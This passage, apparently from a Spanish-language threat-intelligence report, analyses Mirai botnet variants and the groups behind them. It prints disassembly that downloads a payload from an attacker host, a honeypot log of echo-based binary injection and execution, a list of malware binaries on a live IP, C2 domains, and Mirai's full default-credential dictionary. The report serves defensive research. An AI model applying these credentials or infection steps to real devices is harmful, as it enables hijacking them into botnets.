- Según las características de la víctima, se ejecuta de modo diferente
  - Si es un sistema operativo Linux, descarga y ejecuta una versión de Mirai Base, formando a partir de ese momento parte de la botnet

```
call    sub_401EAD
push    eax                 ; char
push    offset aCdS         ; "cd %s/\r\n"
push    5                   ; int
mov     eax, [ebp+var_594]
add     eax, 0A8h
push    eax                 ; int
call    sub_436868
add     esp, 10h
push    offset aBinBusyboxCpPB ; "/bin/busybox cp -p /bin/echo dvrHelper;"...
push    5                   ; int
mov     eax, [ebp+var_594]
add     eax, 0A8h
push    eax                 ; int
call    sub_436868
add     esp, 0Ch
push    0FFFFFFFFh          ; int
push    1                   ; int
push    [ebp+var_34]        ; size_t
push    dword ptr [ebp+C] ; void *
push    offset aEcchiAppletNot ; "ECCHI: applet not found"
mov     ecx, [ebp+var_594]
add     ecx, 0A8h
call    sub_436C20
mov     eax, dword ptr [ebp+C]
mov     [ebp+var_5B8], eax
mov     eax, [ebp+var_5B8]
inc     eax
mov     [ebp+var_5BC], eax
```

- Si dispone de un sistema operativo Windows, el malware descarga una copia de sí mismo y continúa escaneando la red

```
var_10C= dword ptr -10Ch
var_108= byte ptr -108h
var_107= byte ptr -107h
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 10Ch
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
push    80h             ; dwFileAttributes
push    offset File     ; "c:\\windows\\system\\cab.exe"
call    ds:SetFileAttributesA
mov     [ebp+var_108], 0
push    0FFh            ; size_t
push    0               ; int
lea     eax, [ebp+var_107]
push    eax             ; void *
call    _memset
add     esp, 0Ch
push    offset szServerName ; "up.f4321y.com"
push    offset aHttpS8888Ups_r ; "http://%s:8888/ups.rar"
push    0FFh            ; size_t
lea     eax, [ebp+var_108]
push    eax             ; char *
call    __snprintf
add     esp, 10h
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
push    offset File     ; "c:\\windows\\system\\cab.exe"
lea     eax, [ebp+var_108]
push    eax             ; LPCSTR
push    0               ; LPUNKNOWN
call    URLDownloadToFileA
test    eax, eax
jz      short loc_4016FB
```

- Si la víctima era infectada vía base de datos, crea un usuario con privileagios en el servicio con credenciales *Mssqla/Bus3456#qwein* o *MySQL/phpgod*

```
call    sub_401E5E
push    offset asc_577AE8 ; "';"
push    [ebp+arg_0]
push    offset aUpdateUserS_15 ; "UPDATE user SET Create_tablespace_priv="...
lea     eax, [ebp+var_7AC]
push    eax
call    sub_411EA0
pop     ecx
pop     ecx
push    eax
call    sub_412203
pop     ecx
pop     ecx
push    eax
call    sub_411EA0
pop     ecx
pop     ecx
lea     eax, [ebp+var_710]
push    eax
lea     ecx, [ebp+var_7AC]
call    sub_40DEC3
mov     [ebp+var_8BC], eax
mov     eax, [ebp+var_8BC]
```

- A pesar de la mayor complejidad, su efectividad es limitada, ya que la infección únicamente se produce en una comunicación desde un dispositivo Windows a un dispositivo Linux

Variante SSL

- Registrada el día 19 de marzo de 2017
- Incorpora un ataque más a los ya conocidos: HTTPS_Flood

```
push 1
call fcn.0817e48e ;[ga]
mov ebx, eax
    ; [0xc:1]=0
mov byte [eax + 4], 0xc
    ; [0x804a0a0:4]=0x53565755
mov dword [eax], 0x804a0a0
pop eax
xor eax, eax
    ; [0x81dae1c:1]=46
mov al, byte [0x81dae1c]
pop edx
    ; 0x4
lea eax, [eax*4 + 4]
push eax
    ; [0x81dae20:4]=0x2e007372
mov eax, dword [0x81dae20]
push eax
call fcn.0817e582 ;[gb]
```

- La función *attack_app_https* incluye, del mismo modo que *attack_app_http* cinco opciones para la asignación de los User-Agent
- En la gestión de la función se encuentran evidencias del uso de la librería OpenSSL

```
0x08067730   8b4510       mov eax, dword [ebp + 0x10] ; [0x10:4]=0x30002
0x08067733   50           push eax
0x08067734   51           push ecx
0x08067735   52           push edx
0x08067736   68ea661808   push str.SSL_SESSION_PARAMETERS ; "SSL SESSION PARAMETERS" @ 0x81866ea
0x0806773b   6850300808   push fcn.08083050          ; "U..WVS....U..u...h y...E..E.VPj" @ 0x8083050
0x08067740   e89b000700   call fcn.080d77e0
```

- Incluye soporte para las arquitecturas x86_686 y x86_64 y no para ARMv7

Index of /bins

Name	Last modified	Size	Description
Parent Directory		-	
mirai.arm	19-Mar-2017 14:38	1.6M	
mirai.arm5n	19-Mar-2017 14:38	1.6M	
mirai.m68k	19-Mar-2017 14:38	1.6M	
mirai.mips	19-Mar-2017 14:38	2.2M	
mirai.mpsl	19-Mar-2017 14:38	2.2M	
mirai.ppc	19-Mar-2017 14:38	1.8M	
mirai.sh4	19-Mar-2017 14:38	1.7M	
mirai.spc	19-Mar-2017 14:38	1.7M	
mirai.x86	19-Mar-2017 14:38	1.6M	
mirai.x86_64	19-Mar-2017 14:38	1.6M	
mirai.x86_686	19-Mar-2017 14:38	1.7M	

Apache/2.2.15 (CentOS) Server at 43.249.206.211 Port 80

- Tamaño muy superior a las muestras habituales. Mientras que una variante de Mirai Base pesa alrededor de 57Kb, ésta tiene un tamaño de 1,6Mb debido a que lleva embebida la librería OpenSSL
- Más de 3.000 funciones, mientras que Mirai Base tiene alrededor de 300

Variante Memes

- Aunque se ha encontrado una muestra de la arquitectura ARMv7 registrada el día 8 de diciembre de 2016, el resto de muestras fueron registradas entre el 14 y el 19 de marzo de 2017
- Nombrada así por ejecutar en la víctima la cadena */bin/busybox MEMES*
- Combinación de credenciales por defecto habituales
- El autor firma con la frase "*Gosh that chinese family at the next table sure is ate a lot",* frase que hace referencia a la serie de televisión Padre de Familia, donde se comenta que la frase de activación de espías por parte de la KGB es "*Gosh that italian family at the next table sure is quiet"*[19]
- Más de 3.000 funciones, mientras que Mirai Base tiene alrededor de 300

[19] https://www.youtube.com/watch?v=wdqCekOWcKs

```
| mov ecx, 0x3a
|     ; "gosh that chinese family at the other table sure ate alot" @ 0x8050163
| mov edx, str.EMQJ
| mov eax, 1
| call 0x804d0e1 ;[gc]
```

- Ejecución de las cadenas *PING/PONG,* propia del malware Gafgyt
- Incorpora *dvrHelper, dvrRunNer, dvrRapist, dvrAssist, dvrTelnet y dvrBotnet* como directorio para la descarga de la muestra

```
| mov ecx, 0xa
|     ; "dvrHelper" @ 0x80501b8
| mov edx, str.FTPjGNRGP_
| mov eax, 7
| call 0x804d0e1 ;[gc]
| mov ecx, 0xa
|     ; "dvrLoader" @ 0x80501c3
| mov edx, str.FTPnMCFGP_
| mov eax, 8
| call 0x804d0e1 ;[gc]
| mov ecx, 0xa
|     ; "dvrRunNer" @ 0x80501ce
| mov edx, str.FTPpWLlGP_
| mov eax, 9
| call 0x804d0e1 ;[gc]
| mov ecx, 0xa
|     ; "dvrTelnet" @ 0x80501d9
| mov edx, str.FTPvGNLGV_
| mov eax, 0xa
| call 0x804d0e1 ;[gc]
```

- A excepción de la muestra de diciembre de 2016, no se encuentran User-Agents cifrados entre las *strings* de las muestras

Variante Masuta

- Registrada por primera vez el día 1 de febrero de 2017
- Variante con más muestras detectadas
- No se han encontrado dominios cifrados entre las *strings*
- También incorpora *dvrHelper, dvrRunNer, dvrRapist, dvrAssist, dvrTelnet y dvrBotnet* como directorio para la descarga de la muestra
- Podemos encontrar la frase "*Gosh that chinese family at the next table sure is ate a lot",* aunque esta vez, cifrada con XOR con clave 0x22.
- Todo apunta a que el grupo detrás de la variante es el mismo que detrás de Memes

Variante Satori

- Primeros registros el 22 de abril de 2017
- Clave de *xoreado* diferente (0x03)
- Ejecuta en la víctima la cadena "*/bin/busybox SATORI*"
- Incluye la cadena *Bigbotpein*
- Incorpora *dvrHelper, dvrRunNer, dvrRapist, dvrAssist, dvrTelnet y dvrBotnet* como directorio para la descarga de la muestra
- Las muestras de Satori de julio de 2017 están sin *strippear*

Variante Freepein

- Primer registro el 9 de mayo de 2017
- Tiene como dominios asociados *network.bigbotpein[.]com* y *krebs.bigbotpein[.]com*
- Presenta grandes diferencias en cuanto a estructura respecto a variantes anteriores
- Su nombre haría referencia al cibercriminal "*pein",* perteneciente al grupo *LizardSquad,* preso desde octubre de 2016
- Todo apunta a que el grupo detrás de la variante es el mismo que detrás de Memes

Variante Bigbotpein

- Primeros registros en junio de 2017
- Características muy diferenciadas de variantes anteriores
- Incorpora la metodología de difusión propia de la botnet Hajime
- La infección se produce mediante la inyección de un binario a través del comando "*echo"* por parte del servidor. Este binario ejecutará la descarga y posterior ejecución del bot.

```
[2017-06-26 03:00:26] [109.236.83.184:47168] CMD: echo -ne '\x0b\x00\x00\x00\x01\x00\x00\x00\x06
\x00\x00\x00\x94\x80\x04\x08\x94\x00\x00\x00\xe9\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04
\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x01\x00\x00\x00\x32\x00\x00\x00\x7d\x83\x04\x08\x7d
\x03\x00\x00\x3a\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x19
\x00\x00\x00\x08\x00\x00\x00\x03\x00\x00\x00\xb8\x93\x04\x08\xb8\x03\x00\x00\x04\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x03\x00\x00\x00' >>
 .f; /bin/busybox WTF
[2017-06-26 03:00:27] [109.236.83.184:47168] CMD: echo -ne '\x00\x00\x00\x00\x00\x00\x00\x00\xb8
\x03\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00' >>
 .f; /bin/busybox WTF
[2017-06-26 03:00:34] [109.236.83.184:47168] CMD: ./.f; ./bigbotPein; /bin/busybox GWERTY
[2017-06-26 03:00:34] [109.236.83.184:47168] CMD: rm -rf .f; > bigbotPein; /bin/busybox WTF
```

- También referencia al cibercriminal *pein*

4. Actores detrás de Mirai

Mirai #1

- Grupo creador de Mirai y autor de los ataques a *krebsonsecurity* el día 23 de septiembre de 2016 y a OVH el 24 de septiembre de 2016
- Anna Senpai formaría parte de este grupo
- El investigador Brian Krebs relaciona al grupo LelDos a través de objetivos relacionados con el *gaming* online[20]
- No se han encontrado relaciones de éste grupo con ninguna variante tras la publicación del código fuente

Botnet #14


- Grupo responsable de los ataques a los ISP de Liberia y Deutsche Telekom
- Daniel K. fue arrestado el 22 de febrero de 2017 por el ataque contra la empresa alemana
- Admitió que la caída de los routers estuvo relacionada con un error en la funcionalidad del código
- Durante el juicio, aseguró haber recibido $10.000 de un ISP de Liberia por atacar a sus competidores

Lizard Squad

- Activo desde febrero de 2017
- Modifica la firma con cada variante
- Actor detrás de las variantes Memes, Masuta o Freepein
- Grupo que más ha evolucionado
  - Nuevas credenciales
  - Firmas

[20] https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/

        - Modificación de la cadena "*/bin/busybox MIRAI*"
        - Inyecta la frase "*gosh that chinese family…*"
    - Empaquetado UPX
    - Método de difusión a través de la inyección del código hexadecimal del *downloader*
- Usado como reivindicación del cibercriminal *pein* encarcelado por sus relaciones con los ataques DDoS contra Playstation Network o Blizzard
- Referencian tanto al investigador Brian Krebs como a Level 3 Communications a través de los nombres de dominio *Krebs.fucklevel3[.]wang*



Otros Grupos

A partir de febrero de 2017, un gran número de grupos se unieron a la lucha por dispositivos IoT. A diferencia del grupo originador de la amenaza o Lizard Squad, estos grupos tendrían como objetivo el minado de bitcoin o la extorsión a corporaciones a través de amezas mediante correo electrónico. [21]

Cocaine

- En los dominios tiene la cadena *cocaine* y con el TLD "*ru*"
- La primera vez que se registra es el 7 de febrero de 2017 y la última el 24 de abril de 2017
- Todos usan las mismas credenciales por defecto
- 70 combinaciones que eliminan la entrada *mother/fucker* e incorporan las siguientes:
  - root/cat1029
  - admin/cat1029
  - admin/admin@mymifi
  - root/ZmqVfoSIP
  - root/antslq
  - default/default
  - adminlvjh/adminlvjhadminlvjh123.
- Ningún otro grupo tiene almacenadas en el código la combinación en tal orden, por lo que parece un grupo de actuación aislado

uu8889

- Grupo que tiene como dominios C2 y de report *back.uu8889[.]com* y *report.uu8889[.]com*
- El intervalo de actuación de este grupo se resume en el mes de febrero de 2017
- Las mismas credenciales para todas las variantes
- Hace uso de las 60 combinaciones disponibles en la variante base, además de 15 combinaciones más
- Las nuevas combinaciones van dirigidas contra dispositivos como DVR GM812T, routers Telstra 4Gx o cámaras web como HI3516C IMX32

[21] https://www.incibe.es/protege-tu-empresa/avisos-seguridad/oleada-correos-fraudulentos-amenazan-hackear-tu-empresa

Smithre

- Grupo que tiene como dominio C2 *smithre[.]top*
- Actividad entre los meses de marzo y abril de 2017
- A pesar de que sus primeras variantes llevaban las credenciales utilizadas en la variante Mirai Base, eliminan la entrada *mother/fucker* e incorporan *antsql* y *zyad1234,* características del grabador de cámaras mini NVR y Mitrastar HGW-2501GN-R2, respectivamente


Snicker


- Tiene como dominio C2 *snicker[.]ir*
- Grupo detectado por primera vez en febrero de 2017 y registrado hasta mayo de 2017
- Tiene más de 120 combinaciones de credenciales, aunque hace uso de diferentes combinaciones en cada muestra
- A pesar de la distancia en el tiempo entre la primera y la última variante, todas tienen la misma estructura, únicamente diferenciándose en los dispositivos que tienen como objetivo
- Incorporan los once ataques habituales en el malware Mirai
- El tamaño del diccionario varia, pues se han encontrado muestras donde apenas se incluyen 17 combinaciones

Tonguepunchfartbox/glibc

- Una variante del servidor C2 *suvur.glibc[.]com* comparte la misma combinación y orden de credenciales (únicamente 3 de las 1.200 muestras examinadas tienen esta combinación)
- Comparando binarios con dominios de servidor C2 *suvur.glibc[.]com* y *cnc.tonguepunhfartbox* tienen una correlación del 99%
- No tienen eliminados los enlaces simbólicos
- No está *strippeado,* por lo que todas las funciones tienen el nombre original

```
          sym.__check_one_fd   44 0x805470b | UNMATCH  (0.954545) | 0x80546bb    44 sym.__check_one_fd
     sym.__pthread_return_0     3 0x80546a4 |   MATCH  (1.000000) | 0x8054654     3 sym.__pthread_return_0
             sym._L_lock_70  414 0x8054310 | UNMATCH  (0.939614) | 0x80542c0   414 sym._L_lock_70
       sym.nprocessors_onln  196 0x8053e34 | UNMATCH  (0.954082) | 0x8053de4   196 sym.nprocessors_onln
          sym.__malloc_trim  125 0x805382c |   MATCH  (1.000000) | 0x80537dc   125 sym.__malloc_trim
sym.__malloc_largebin_index   38 0x8052c94 |   MATCH  (1.000000) | 0x8052c44    38 sym.__malloc_largebin_index
               sym.fd_to_DIR  136 0x805255c | UNMATCH  (0.985294) | 0x805250c   136 sym.fd_to_DIR
       sym.__syscall_select   57 0x8052374 |   MATCH  (1.000000) | 0x8052324    57 sym.__syscall_select
         sym.add_auth_entry  301 0x804f860 | UNMATCH  (0.956811) | 0x804f810   301 sym.add_auth_entry
       sym.setup_connection  200 0x804f790 | UNMATCH  (0.995000) | 0x804f740   200 sym.setup_connection
 sym.ensure_single_instance  306 0x804e3a0 | UNMATCH  (0.944444) | 0x804e350   306 sym.ensure_single_instance
    sym.resolv_entries_free   47 0x804f280 |   MATCH  (1.000000) | 0x804f230    47 sym.resolv_entries_free
               sym.rand_next   64 0x804f010 |   MATCH  (0.875000) | 0x804efc0    64 sym.rand_next
         sym.table_lock_val  114 0x80512b0 | UNMATCH  (0.982456) | 0x8051260   114 sym.table_lock_val
          sym.resolv_lookup 1186 0x804f2c0 |   MATCH  (1.000000) | 0x804f270  1186 sym.resolv_lookup
     sym.table_retrieve_val   38 0x8051280 | UNMATCH  (0.947368) | 0x8051230    38 sym.table_retrieve_val
       sym.table_unlock_val  114 0x8051330 | UNMATCH  (0.982456) | 0x80512e0   114 sym.table_unlock_val
       sym.resolve_cnc_addr  138 0x804e4e0 | UNMATCH  (0.985507) | 0x804e490   138 sym.resolve_cnc_addr
```


2016
Agosto 2016
Septiembre 2016
Octubre 2016
Noviembre 2016
Diciembre 2016
Enero 2017
01 - 07 08 - 14 15 - 21 22 - 28 29 - 04 05 - 11 12 - 18 19 - 25 26 - 02 03 - 09 10 - 16 17 - 23 24 - 30 31 - 06 07 - 13 14 - 20 21 - 27 28 - 04 05 - 11 12 - 18 19 - 25 26 - 01 02 - 08 09 - 15 16 - 22 23 - 29
Mirai #1
#1
#2
#3
Botnet #14
#4
#5
Drytekc
#6
Central
LMitW
Mirai en Windows
Mirai en Windows


2017
Febrero 2017
Marzo 2017
Abril 2017
Mayo 2017
Junio 2017
30 - 05 06 - 12 13 - 19 20 - 26 27 - 05 06 - 12 13 - 19 20 - 26 27 - 02 03 - 09 10 - 16 17 - 23 24 - 30 01 - 07 08 - 14 15 - 21 22 - 28 29 - 04 05 - 11 12 - 18 19 - 25 26 - 02 03
glibc
1eryxnva
suvur
Fucklevel3
Fucklevel3
Club
thonder
cheatsthebike
fghdfth
uryjsdrfg
dssgasrea
picesboats
gndfgdd
bigboats
Tonguepuchfartbox
Tonguepuchfartbox
Cloudlarerock
Cloudlarerock
Masuta
Masuta
Snicker
Snicker
Freepein
Freepein
Pro
Flapik
Brostreet
Huistone
Toasterhosting
Info
New
Smithre
Smithre
Cocaine
Dopegame
Trapspot
Traplife
Cokepusher
FreedoSantana
uu8889
uu8889
Mirai SSL
Mirai SSL

5. Anexo

Variante Base

Credenciales por defecto

Usuario	Contraseña
root	xc3511
root	vizxv
root	admin
admin	admin
root	888888
root	xmhdipc
root	default
root	juantech
root	123456
root	54321
support	support
root	(vacío)
admin	password
root	root
root	12345
user	user
admin	(vacío)
root	pass
admin	admin1234
root	1111
admin	smcadmin
admin	1111
root	666666
root	password
root	1234
root	klv123
Administrator	admin
service	service
supervisor	supervisor
guest	guest
guest	12345
admin1	password
administrator	1234
666666	666666

888888	888888
ubnt	ubnt
root	klv1234
root	Zte521
root	hi3518
root	jvbzd
root	anko
root	zlxx
root	7ujMko0vizxv
root	7ujMko0admin
root	system
root	ikwb
root	dreambox
root	user
admin	1111111
root	realtek
root	00000000
admin	1234
admin	12345
admin	54321
admin	123456
admin	7ujMko0admin
admin	1234
admin	pass
admin	meinsm
tech	tech
mother	fucker

Mirai #1

Variante 1

2238c81031ca78f4df121c94e1fca5368099b6003c30fef83768fef65ce09e9f	2016/08/07	Intel 80386
65de6303edb13128c26b34b3d3f1a5b78f19302f0c3822b5f82573c045d96c78	2016/08/07	ARM
C483618671766847fc75ea79fdc201df2e4a93f501dc98ec9c6f283fb1d4336c	2016/08/07	ARMv7
